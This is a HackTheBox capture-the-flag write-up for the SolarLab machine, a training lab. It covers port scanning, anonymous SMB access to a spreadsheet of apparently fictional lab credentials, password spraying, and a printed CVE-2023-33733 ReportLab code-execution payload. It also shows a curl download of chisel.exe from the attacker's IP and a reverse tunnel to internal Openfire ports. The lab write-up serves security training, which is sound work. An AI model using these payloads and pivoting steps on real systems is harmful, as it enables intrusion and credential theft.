HACKTHEBOX

SolarLab has been Pwned!

Congratulations  **H4k3R4FT3RD4Rk**, best of luck in capturing flags ahead!

#1948	04 Jun 2024	45
MACHINE RANK	PWN DATE	POINTS EARNED

OK SHARE

Initial Scan:

```
┌──(root💀kali)-[/home/geshet]
└─# nmap -Pn -sT -sC -T4 -sV -A  10.10.11.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 17:46 EEST
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 17:47 (0:00:03 remaining)
Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 17:47 (0:00:06 remaining)
Stats: 0:00:53 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 17:47 (0:00:07 remaining)
Nmap scan report for 10.10.11.16
Host is up (0.34s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE       VERSION
80/tcp  open  http          nginx 1.24.0
|_http-title: Did not follow redirect to http://solarlab.htb/
|_http-server-header: nginx/1.24.0
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clo
sed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -3h05m50s
| smb2-time:
|   date: 2024-05-29T11:42:09
|_  start_date: N/A

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   402.94 ms 10.10.14.1
2   403.06 ms 10.10.11.16

OS and Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.22 seconds
```

echo "10.10.11.16 SolarLab.htb" | sudo tee -a /etc/hosts
10.10.11.16 SolarLab.htb

Samba:
smbclient //10.10.11.16/Documents/

```
┌──(root💀kali)-[/home/geshet]
└─# smbmap -H 10.10.11.16 -u " "

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                       https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)


[+] IP: 10.10.11.16:445 Name: SolarLab.htb              Status: Authenticated
        Disk                                                    Permissions     Comme
nt
        ----                                                    -----------     -----
--
        ADMIN$                                                  NO ACCESS       Remot
e Admin
        C$                                                      NO ACCESS       Defau
lt share
        Documents                                               READ ONLY
        IPC$                                                    READ ONLY       Remot
e IPC
```

```
┌──(root💀kali)-[/home/geshet/HTB/SolarLab]
└─# smbclient //10.10.11.16/Documents/
Password for [WORKGROUP\geshet]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Fri Apr 26 17:47:
  ..                                  DR        0  Fri Apr 26 17:47:
  concepts                             D        0  Fri Apr 26 17:41:
  desktop.ini                        AHS      278  Fri Nov 17 12:54:
  details-file.xlsx                    A    12793  Fri Nov 17 14:27:
  My Music                         DHSrn        0  Thu Nov 16 21:36:
  My Pictures                      DHSrn        0  Thu Nov 16 21:36:
  My Videos                        DHSrn        0  Thu Nov 16 21:36:
  old_leave_request_form.docx          A    37194  Fri Nov 17 12:35:

                7779839 blocks of size 4096. 1887435 blocks availab
smb: \> PROMT OFF
PROMT: command not found
smb: \> promt OFF
promt: command not found
smb: \> prompt OFF
smb: \> recurse ON
smb: \> mget *
getting file \desktop.ini of size 278 as desktop.ini (0.2 KiloBytes
 KiloBytes/sec)
getting file \details-file.xlsx of size 12793 as details-file.xlsx
c) (average 5.9 KiloBytes/sec)
getting file \old_leave_request_form.docx of size 37194 as old_leav
x (28.6 KiloBytes/sec) (average 14.3 KiloBytes/sec)
getting file \concepts\Training-Request-Form.docx of size 161337 as
-Request-Form.docx (103.5 KiloBytes/sec) (average 41.8 KiloBytes/se
getting file \concepts\Travel-Request-Sample.docx of size 30953 as
quest-Sample.docx (3.5 KiloBytes/sec) (average 17.5 KiloBytes/sec)
NT_STATUS_ACCESS_DENIED listing \My Music\*
NT_STATUS_ACCESS_DENIED listing \My Pictures\*
NT_STATUS_ACCESS_DENIED listing \My Videos\*
smb: \>
```

This document is open in read-only mode.

	A	B	C	D	E	F	G	H	I
1	Password File								
2									
3	Alexander's SSN		123-23-5424						
4	Claudia's SSN		820-378-3984						
5	Blake's SSN		739-1846-436						
6									
7	Site	Account#	Username	Password	Security Question	Answer	Email	Other information	
8	Amazon.com	101-333	Alexander.knight@gmail.com	al;ksdhfewoiuh	What was your mother's maiden name?	Blue	Alexander.knight@gmail.com		
9	Pefcu	A233J	KAlexander	dkjafblkjadsfgl	What was your high school mascot	Pine Tree	Alexander.knight@gmail.com		
10	Chase		Alexander.knight@gmail.com	d398sadsknr390	What was the name of your first pet?	corvette	Claudia.springer@gmail.com		
11	Fidelity		blake.byte	ThisCanB3typedeasily1	What was your mother's maiden name?	Helena	blake@purdue.edu		
12	Signa		AlexanderK	danenacia9234n	What was your mother's maiden name?	Poppyseed muffins	Alexander.knight@gma	account number: 1925-47218-30	
13			ClaudiaS	dadsfawe9dafkn	What was your mother's maiden name?	yellow crayon	Claudia.springer@gma	account number: 3872-03498-45	
14	Comcast	JHG3434							
15	Vectren	YUIO576							
16	Verizon	1111-5555-33							
17									

Usernames:

Username
Alexander.knight@gmail.com
KAlexander
Alexander.knight@gmail.com
blake.byte
AlexanderK
ClaudiaS

Passwords:

al;ksdhfewoiuh
dkjafblkjadsfgl
d398sadsknr390
ThisCanB3typedeasily1@
danenacia9234n
dadsfawe9dafkn

Got hold of so many account passwords, I must spray them around, but unfortunately, no results.


The site on port 80 also has nothing. Attempts at virtual host scanning and directory brute-forcing yielded no results. So I decided to do a full port scan.


Full port scan Discovered some overlooked ports.

```
┌──(root💀kali)-[/home/geshet]
└─# nmap -p 5000-10000 -Pn 10.10.11.16
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-29 18:24 EEST
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.10% done
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.40% done
Stats: 0:02:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 7.71% done; ETC: 18:51 (0:24:57 remaining)
Stats: 0:02:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 8.20% done; ETC: 18:50 (0:23:20 remaining)
Stats: 0:03:12 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 21.26% done; ETC: 18:39 (0:11:55 remaining)
Nmap scan report for SolarLab.htb (10.10.11.16)
Host is up (0.26s latency).
Not shown: 5000 filtered tcp ports (no-response)
PORT     STATE SERVICE
6791/tcp open  hnm
```

echo "10.10.11.16 report.solarlab.htb" | sudo tee -a /etc/hosts


Using the passwords mentioned above, I attempted to log in and found that only the users AlexanderK and ClaudiaS existed. However, none of the passwords worked.
After lingering for a while, I realized that AlexanderK and ClaudiaS are actually the first names of these two people followed by the initial of their last names. So, could there be a BlakeB?





BlakeB:ThisCanB3typedeasily1@

There is a leave request page generating .pdf file:



Here are some methods mentioned for attacking PDF generators:

https://medium.com/@king.amit95/hacker-view-online-pdf-generators-bfc9a70cb403

But we don't know which PDF generator the website is using, so we can only come here and try our luck.

After poking around I stepped on **CVE-2023-33733:**


Reportlab up to v3.6.12 allows attackers to execute arbitrary code via supplying a crafted PDF file.
https://github.com/c53elyas/CVE-2023-33733

The others are RCEs for some PDF readers; only this one is more appropriate and relatively new, worth a try.


We can inteceipt the request and modify it via Burp:

<para>
<font color="[[getattr(pow,Word('__globals__'))['os'].system('**PAYLOAD**') for Word in [orgTypeFun('Word', (str,), { 'mutated': 1, 'startswith': lambda self, x: False, '__eq__': lambda self,x: self.mutate() and self.mutated < 0 and str(self) == x, 'mutate': lambda self: {setattr(self, 'mutated', self.mutated - 1)}, '__hash__': lambda self: hash(str(self)) })]] for orgTypeFun in [type(type(1))]] and 'red'">
exploit

</para>""", content)
build_document(doc, content)



We got a shell as blakeb:



Now here the only user who was interesting was "openfire", What we were supposed to do here was first get a shell as user "openfire" by doing some pivoting technique and then find a way to get to administrator.
openfire service is running internal under port "9090 and 9091"

```
solarlab\blake
PS C:\Users\blake\Documents\app> netstat -ano | findstr "9090"
  TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING       3160
PS C:\Users\blake\Documents\app> netstat -ano | findstr "9091"
  TCP    127.0.0.1:9091         0.0.0.0:0              LISTENING       3160
PS C:\Users\blake\Documents\app>
```


We can try to access those services, but In order to, we need to do some portforwarding.
We upload chisel to the victim machine:

```
PS C:\Users\blake\Desktop> curl http://10.10.14.43/chisel.exe -o chisel.exe
PS C:\Users\blake\Desktop> dir


    Directory: C:\Users\blake\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/4/2024   2:43 PM        9006080 chisel.exe
-ar---         6/4/2024   6:56 AM             34 user.txt
```

```
└─# chisel server -p 9002 --reverse

2024/06/04 17:53:40 server: Reverse tunnelling enabled
2024/06/04 17:53:40 server: Fingerprint Lx3XdNuOW0KyLhzrfjsTHugbWxVqyINa890P5Md9Jkg=
2024/06/04 17:53:40 server: Listening on http://0.0.0.0:9002
2024/06/04 17:54:06 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/06/04 17:54:06 server: session#1: tun: proxy#R:9090=>9090: Listening
2024/06/04 17:54:06 server: session#1: tun: proxy#R:9091=>9091: Listening
```

```
-a----         6/4/2024   2:43 PM        9006080 chisel.exe

-ar---         6/4/2024   6:56 AM             34 user.txt


PS C:\Users\blake\Desktop> ./chisel.exe client 10.10.14.43:9002 R:9090:127.0.0.1:9090 R:9091:127.0.0.1:9091
```

We can now access 127.0.0.1:9090




Version 4.7.4 was visible here.
We searched for this version and found an interesting GitHub repository for the vulnerability CVE-2023–32315.

https://github.com/miko550/CVE-2023-32315?source=post_page-----05ea59f2b950----------

